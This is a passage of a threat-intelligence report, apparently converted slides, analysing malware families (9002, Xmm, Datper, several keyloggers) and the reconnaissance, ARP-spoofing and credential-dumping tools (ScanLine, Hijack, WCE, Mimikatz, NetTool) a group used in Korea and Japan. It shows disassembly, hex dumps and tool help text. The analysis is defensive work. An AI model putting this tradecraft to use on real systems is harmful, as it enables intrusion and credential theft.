- Conduct functions including keylogging, screen capture, process list, and program control

- Code change (2012) → Disrupted analysis by adding garbage values (2013)

```
1318FE94 xor0x7C_1318FE94 proc near ; CODE XREF: MalwareMain_13190EE8+5A↓p
1318FE94
1318FE94
1318FE94 var_4 = dword ptr -4 ; MalwareMain_13190EE8+84↓p ...
1318FE94
1318FE94 push ecx
1318FE95 mov [esp+4+var_4], eax
1318FE95 mov cl, 7Ch ; ?
1318FE96 mov eax, edx
1318FE96 dec eax
1318FE97 test eax, eax
1318FE97 jl short loc_1318FEAD
1318FEA1 inc eax
1318FEA2
1318FEA2 loc_1318FEA2: ; CODE XREF: xor0x7C_1318FE94+17↓j
1318FEA2 mov edx, [esp+4+var_4]
1318FEA3 xor [edx], cl
1318FEA4 inc [esp+4+var_4]
1318FEA5 dec eax
1318FEA6 jnz short loc_1318FEA2
1318FEA7
1318FEA7 loc_1318FEAD: ; CODE XREF: xor0x7C_1318FE94+B1↓j
1318FEA7 pop edx
1318FEA8 retn
1318FEA8 xor0x7C_1318FE94 endp
1318FEA8
```

- Ninezero (9002)

- Discovered between 2012-2013
- Dropper 70 KB → Backdoor DLL 33 KB
- Distinctive export function exists in the DLL file

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001820	0000	0000253F	InitFunc
00000002	00001800	0001	00002548	Launch
00000003	00001AD0	0002	0000254F	ServiceMain

- Netboy also found in some systems


- Xmm (KVNDM, Minzen, Murim, ShadowWali, Wali, Wrim)

- First discovered in 2015, Actively used from 2016 (Initial version includes xxmm string)
- Initial version include a distinctive PDB 'C:\Users\123\Desktop\shadowDoor\Release\loadSetup.pdb' -> Excluded after Dec. 2015
- Consists of a Dropper, Loader, and Backdoor
- Created files larger than 50 MB
- Encrypted communications via one-time AES and RC4 key, active only at specific times

```
.004150E0: 6F 73 69 74 .69 6F 6E 00.3A 74 72 79.0D 0A 64 65 osition :try\node
.004150F0: 6C 20 22 00.22 0D 0A 69.66 20 65 78.69 73 74 20 l " "N\if exist
.00415100: 22 00 00 00.22 20 67 6F.74 6F 20 74.72 79 0D 0A " " goto try\no
.00415110: 64 65 6C 20.25 30 00 00.78 78 6D 6D.00 00 00 00 00 del %0 xxmm
.00415120: 2E 62 61 74.00 00 00 00.6E 74 64 6C.6C 2E 64 6C .bat ntdll.dl
.00415130: 6C 00 00 00.52 74 6C 44.65 63 6F 6D.70 72 65 73 l RtlDecompre
.00415140: 73 42 75 66.66 65 72 00.00 00 00 00.3D 3D 00 00 sBuffer ==
.00415150: 3D 00 00 00.1D 20 41 00.08 53 41 00.27 1E 41 00 = + A +SA '▲
.00415160: CA CF 40 00.62 61 64 20.65 78 63 65.70 74 69 6F ▲@ bad exception H
.00415170: 6E 00 00 00.00 00 00 00.48 00 00 00.00 00 00 00
.00415180: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
.00415190: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
.004151A0: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
.004151B0: 00 00 00 00.88 60 41 00.30 54 41 00.08 00 00 00
.004151C0: 52 53 44 53.E4 59 7C 9D.86 FE 55 4F.90 7B 46 1D ê'A 0TA
.004151D0: 12 54 D2 B9.03 00 00 00.43 3A 5C 55.73 65 72 73 RSDSΣY|¥â•UOÉ{F+
.004151E0: 5C 31 32 33.5C 44 65 73.6B 74 6F 70.5C 73 68 61 ↑TTH C:\Users
.004151F0: 64 6F 77 44.6F 6F 72 5C.52 65 6C 65.61 73 65 5C \123\Desktop\sha
.00415200: 6C 6F 61 64.53 65 74 75.70 2E 70 64.62 00 00 00 dowDoor\Release\
.00415210: 00 00 00 00.00 00 00 00.00 00 00 00.00 60 41 00 loadSetup.pdb
.00415220: 00 00 00 00.00 00 00 00.00 00 00 00.00 60 41 00 'A
```

Xmm (KVNDM, Minzen, ShadowWali, Wali, Wrim)

- Xmm



- Datper

- Discovered between 2015 – March 2019
- Written in Delphi scripting language
- Active in Korea and Japan
- Garbage values embedded in the middle of the code
- Keylogger, Mimikatz found in the infected systems

```
void __noreturn start()
{
    int v0; // ecx
    int v1; // ecx
    void *v2; // ecx
    unsigned int v3; // [esp-Ch] [ebp-24h]
    int v4; // [esp+4h] [ebp-14h]
    int savedregs; // [esp+18h] [ebp+0h]

    v4 = 0;
    sub_405870();
    v3 = __readfsdword(0);
    __writefsdword(0, (unsigned int)&v3);
    unk_4161AC += 417234910;
    unk_4161AC -= 1635103131;
    unk_4161AC -= 205798363;
    unk_4161AC -= 727338489;
    unk_4161AC += 263591107;
    unk_4161AC -= 586380791;
    sub_4067F8(v0, &v4, v3, &loc_411173, &savedregs);
    sub_4049B8(v1, v4);
    *off_412894 = 1;
    *off_412840 = 1;
    *off_412840 = 1;
    sub_40EA90(v2);
    __writefsdword(0, v3);
    sub_40465C(&loc_41117A);
    sub_404434();
}
```

- Keylogger A (2011)

- Discovered between April – May 2011
- File name: keyll.exe
- User input key content saved in c:\windows\log.txt
- Daserf found in the infected system

.00404150:	25	73	00	00.5B	44	45	4C.5D	00	00	00.5B	49	4E	53	%s	[DEL]	[INS]	
.00404160:	5D	00	00	00.5B	44	46	5D.00	00	00	00.5B	52	46	5D] [[DF]	[RF]	
.00404170:	00	00	00	00.5B	55	46	5D.00	00	00	00.5B	4C	46	5D		[UF]	[LF]	
.00404180:	00	00	00	00.5B	48	4F	4D.45	5D	00	00.5B	45	4E	44		[HOME]	[END]	
.00404190:	5D	00	00	00.5B	50	44	5D.00	00	00	00.5B	50	55	5D] [[PD]	[PU]	
.004041A0:	00	00	00	00.5B	53	50	5D.00	00	00	00.5B	45	4E	5D		[SP]	[EN]	
.004041B0:	0A	00	00	00.5B	54	41	42.5D	00	00	00.5B	42	4B	5D	⦿	[TAB]	[BK]	
.004041C0:	00	00	00	00.5B	46	25	64.5D	00	00	00.28	00	00	00		[F%d]	(
.004041D0:	2A	00	00	00.26	00	00	00.5E	00	00	00.25	25	00	00	*	&	^	%%
.004041E0:	24	00	00	00.23	00	00	00.40	00	00	00.21	00	00	00	\$	#	@	!
.004041F0:	29	00	00	00.25	63	00	00.25	63	25	63.00	00	00	00)	%c	%c%c	
.00404200:	25	63	25	73.25	63	25	63.25	73	00	00.25	30	32	64	%c%s%c%c%s	%02d		
.00404210:	2D	25	30	32.64	20	25	30.32	64	3A	25.30	32	64	3A	-%02d	%02d	:%02d	:
.00404220:	25	30	32	64.00	00	00	00.61	2B	74	00.5C	73	65	6E	%02d	a+t	\sen	
.00404230:	64	73	63	66.67	2E	64	6C.6C	00	00	00.00	00	00	00	dscfg.dll			

Keylogger B (2017~2018)

- Keylogger B (2017~2018)

- Discovered between 2017–2018
- File name : apphelp.dll, k6.dll, linkinfo.dll etc (40-50 KB)
- Bisodown, Datper found in infected system

```
.100081F0: 5B 54 41 42.5D 00 00 00.3D 00 00 00.2D 00 00 00 [TAB] = -
.10008200: 30 00 00 00.39 00 00 00.38 00 00 00.37 00 00 00 0 9 8 7
.10008210: 36 00 00 00.35 00 00 00.34 00 00 00.33 00 00 00 6 5 4 3
.10008220: 32 00 00 00.31 00 00 00.60 00 00 00.5B 46 31 32 2 1 , [F12
.10008230: 5D 00 00 00.5B 46 31 31.5D 00 00 00.5B 46 31 30 1 [F11] [F10
.10008240: 5D 00 00 00.5B 46 39 5D.00 00 00 00.5B 46 38 5D 1 [F9] [F8
.10008250: 00 00 00 00.5B 46 37 5D.00 00 00 00.5B 46 36 5D [F7] [F6
.10008260: 00 00 00 00.5B 46 35 5D.00 00 00 00.5B 46 34 5D [F5] [F4
.10008270: 00 00 00 00.5B 46 33 5D.00 00 00 00.5B 46 32 5D [F3] [F2
.10008280: 00 00 00 00.5B 46 31 5D.00 00 00 00.5B 45 33 43 [F1] [ESC
.10008290: 5D 00 00 00.65 00 00 00.62 00 00 00.0D 0A 00 00 1 e b \o
.100082A0: 75 73 65 00.72 33 32 2E.64 00 00 00.6C 6C 00 00 use r32.d 11
.100082B0: 47 65 74 4B.00 00 00 00.65 79 53 74.00 00 00 00 GetK eySt
.100082C0: 61 74 65 00.47 65 74 41.73 00 00 00.79 6E 63 4B ate GetAs yncK
.100082D0: 65 79 53 00.74 61 74 65.00 00 00 00.25 55 53 45 eyS tate %USE
.100082E0: 52 50 52 4F.46 49 4C 45.25 00 00 00.5C 41 70 70 RPROFILE% \App
.100082F0: 44 61 74 61.00 00 00 00.5C 4C 6F 63.61 6C 00 00 Data \Local
.10008300: 5C 57 69 6E.64 6F 77 73.00 00 00 00.5C 64 65 62 \Windows \deb
.10008310: 75 67 2E 6C.6F 67 00 00.0D 0A 5B 25.30 32 64 2F ug.log \o[%02d/
.10008320: 25 30 32 64.2F 25 64 20.25 30 32 64.3A 25 30 32 %02d/%d %02d:%02
.10008330: 64 3A 25 30.32 64 5D 20.28 25 73 29.0D 0A 00 00 d:%02d] (%s) \o
```

- Keylogger C (2017~2018)

- Discovered between Apr. 2017 – Feb. 2018 → Mainly found in the Tickusb-infected systems
- File name: linkinfo.dll, netutils.dll
- Key input contents saved at Log file


.10010330:	49	6E	74	65.72	66	61	63.65	00	00	00.48	61	72	64	Interface	Hard
.10010340:	77	61	72	65.00	00	00	00.4D	69	6D	65.00	00	00	00	ware	Mime
.10010350:	53	41	4D	00.53	45	43	55.52	49	54	59.00	00	00	00	SAM	SECURITY
.10010360:	53	59	53	54.45	4D	00	00.53	6F	66	74.77	61	72	65	SYSTEM	Software
.10010370:	00	00	00	00.54	79	70	65.4C	69	62	00.25	64	00	00	TypeLib	%d
.10010380:	62	00	00	00.65	00	00	00.5B	45	53	43.5D	00	00	00	b	e [ESC]
.10010390:	5B	46	31	5D.00	00	00	00.5B	46	32	5D.00	00	00	00	[F1]	[F2]
.100103A0:	5B	46	33	5D.00	00	00	00.5B	46	34	5D.00	00	00	00	[F3]	[F4]
.100103B0:	5B	46	35	5D.00	00	00	00.5B	46	36	5D.00	00	00	00	[F5]	[F6]
.100103C0:	5B	46	37	5D.00	00	00	00.5B	46	38	5D.00	00	00	00	[F7]	[F8]
.100103D0:	5B	46	39	5D.00	00	00	00.5B	46	31	30.5D	00	00	00	[F9]	[F10]
.100103E0:	5B	46	31	31.5D	00	00	00.5B	46	31	32.5D	00	00	00	[F11]	[F12]
.100103F0:	60	00	00	00.31	00	00	00.32	00	00	00.33	00	00	00	.	1 2 3
.10010400:	34	00	00	00.35	00	00	00.36	00	00	00.37	00	00	00	4	5 6 7
.10010410:	38	00	00	00.39	00	00	00.30	00	00	00.2D	00	00	00	8	9 0 -
.10010420:	3D	00	00	00.5B	54	41	42.5D	00	00	00.71	00	00	00	=	[TAB] q
.10010430:	77	00	00	00.65	00	00	00.72	00	00	00.74	00	00	00	w	e r t
.10010440:	79	00	00	00.75	00	00	00.69	00	00	00.6F	00	00	00	y	u i o
.10010450:	70	00	00	00.5B	00	00	00.5D	00	00	00.61	00	00	00	p	[] a
.10010460:	73	00	00	00.64	00	00	00.66	00	00	00.67	00	00	00	s	d f g

04

Internal Reconnaissance

- ScanLine by FoundStone

- Filename : intelamt.tmp, l.dat, ls.tmp, msp.exe, sl-p.exe



cmd Command Prompt

ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
<http://www.foundstone.com>


sl [-?bhijnpqrstUvz]
[-cdgmq <n>]
[-f1LoO <file>]
[-tu <n>[,<n>-<n>]]
IP[,IP-IP]

-? - Shows this help text
-b - Get port banners
-c - Timeout for TCP and UDP attempts (ms). Default is 4000
-d - Delay between scans (ms). Default is 0
-f - Read IPs from file. Use "stdin" for stdin
-g - Bind to given local port
-h - Hide results for systems with no open ports
-i - For pinging use ICMP Timestamp Requests in addition to Echo Requests
-j - Don't output "----" separator between IPs
-l - Read TCP ports from file
-L - Read UDP ports from file
-m - Bind to given local interface IP
-n - No port scanning - only pinging (unless you use -p)
-o - Output file (overwrite)
-O - Output file (append)

- Hijack v2.0

- Disguised as Hancom Hangul file (C:\HNC\Hwp70\hwp70.exe)

- Arpspoof Attacker



```
Windows Command Prompt
usage: hijack <-LUXhefvsxrkHDtNzi> <-d dev> <-S interval> <-I0 pcap_dump>
        <-W normal/byline/none> <-F file> <-p port> <-E quit time>
        <-R reboot time> <-b submask> <-m speed> <Source Host> <Dest Host>
        <match expression> <bpf filter> | <genuine host> <faked host>
-h  is help/usage
-U  is version information
-v  is be verbose
-e  is show empty packets
-i  is ignore case
-S  is spoof interval
-r  is enabled ip routing
-b  is to force define submask
-m  is define max transmit speed k/s
-f  is set full spoof-route mode default is half
-x  is print in alternate hexdump format
-X  is interpret match expression as hexadecimal
-p  is the port to hijack
-I  is read packet stream from pcap format file pcap_dump
-D  is dnsspoof mode
-t  is print timestamp every time a packet is matched
-E  is time to quit
-R  is time to reboot program
-N  is release demo job file
-s  is scan hosts in subnet
-H  is hidden from console, background mode killed /k
```

Credential dumping - WCE


- WCE (Windows Credentials Editor)

- File signed with Heruida Electronic credential found (2016)

```
c:\work>wce -h
WCE v1.42beta <Windows Credentials Editor> - (c) 2010-2013 Amplia Security - by
Hernan Ochoa <hernan@ampliasecurity.com>
Use -h for help.
Options:
  -l          List logon sessions and NTLM credentials <default>.
  -s          Changes NTLM credentials of current logon session.
  Parameters: <UserName>:<DomainName>:<LMHash>:<NTHash>.
  -r          Lists logon sessions and NTLM credentials indefinitely.
             Refreshes every 5 seconds if new sessions are found.
             Optional: -r<refresh interval>.
  -c          Run <cmd> in a new session with the specified NTLM creden
tials.

C:\work>wc64 -h
WEC v1.42beta <X64> <Windows Credentials Editor> - (c) 2010-2013 Amplia Security
- by Hernan Ochoa <hernan@ampliasecurity.com>
Use -h for help.
Options:
  -l          List logon sessions and NTLM credentials <default>.
  -s          Changes NTLM credentials of current logon session.
  Parameters: <UserName>:<DomainName>:<LMHash>:<NTHash>.
  -r          Lists logon sessions and NTLM credentials indefinitely.
             Refreshes every 5 seconds if new sessions are found.
             Optional: -r<refresh interval>.
  -c          Run <cmd> in a new session with the specified NTLM creden
tials.

Parameters: <cmd>.
  -e          Lists logon sessions NTLM credentials indefinitely.
             Refreshes every time a logon event occurs.
  -o          saves all output to a file.
  Parameters: <filename>.
  -i          Specify LUID instead of use current logon session.
  Parameters: <luid>.
  -d          Delete NTLM credentials from logon session.
  Parameters: <luid>.
  -a          Use Addresses.
  Parameters: <addresses>
```



Credential dumping - Mimikatz

- Mimikatz

- mi.exe, mi2.exe, m3.exe, m32.exe, m6.exe, mim6.exe, mimi32.exe

The image shows four separate terminal windows, each running a different version of the Mimikatz tool:

- mimikatz 2.0 alpha x86 (oe.eo)**: Displays the standard help menu for the "standard" module.
- mi**: Shows an error message for the "help" command and lists basic commands like exit, cls, answer, coffee, sleep, log, base64, version, cd, localtime, and hostname.
- mi2**: Displays the standard help menu for the "standard" module.
- mimi**: Shows the version information (mimi 2.1.1 arch x86) and lists the same set of basic commands as the other interfaces.

- NetTool (1,051,648 ~ 4,168,192 bytes)

- Initially discovered in early September, 2018
- Major file names : comhost.exe, conh0st.exe, dllh0st.exe, dt.tmp, spoolsv.exe, taskh0st.exe, w3wp.exe

- 0.10 alpha : 32 bit, 1.34 : 64 bit

```
c:\work>taskh0st.exe --help
Usage of taskh0st.exe:
  -action string
    for client control server, if action is socks5,remote is socks5
    server, if is addr like 127.0.0.1:22, remote server is a port redirect server, c
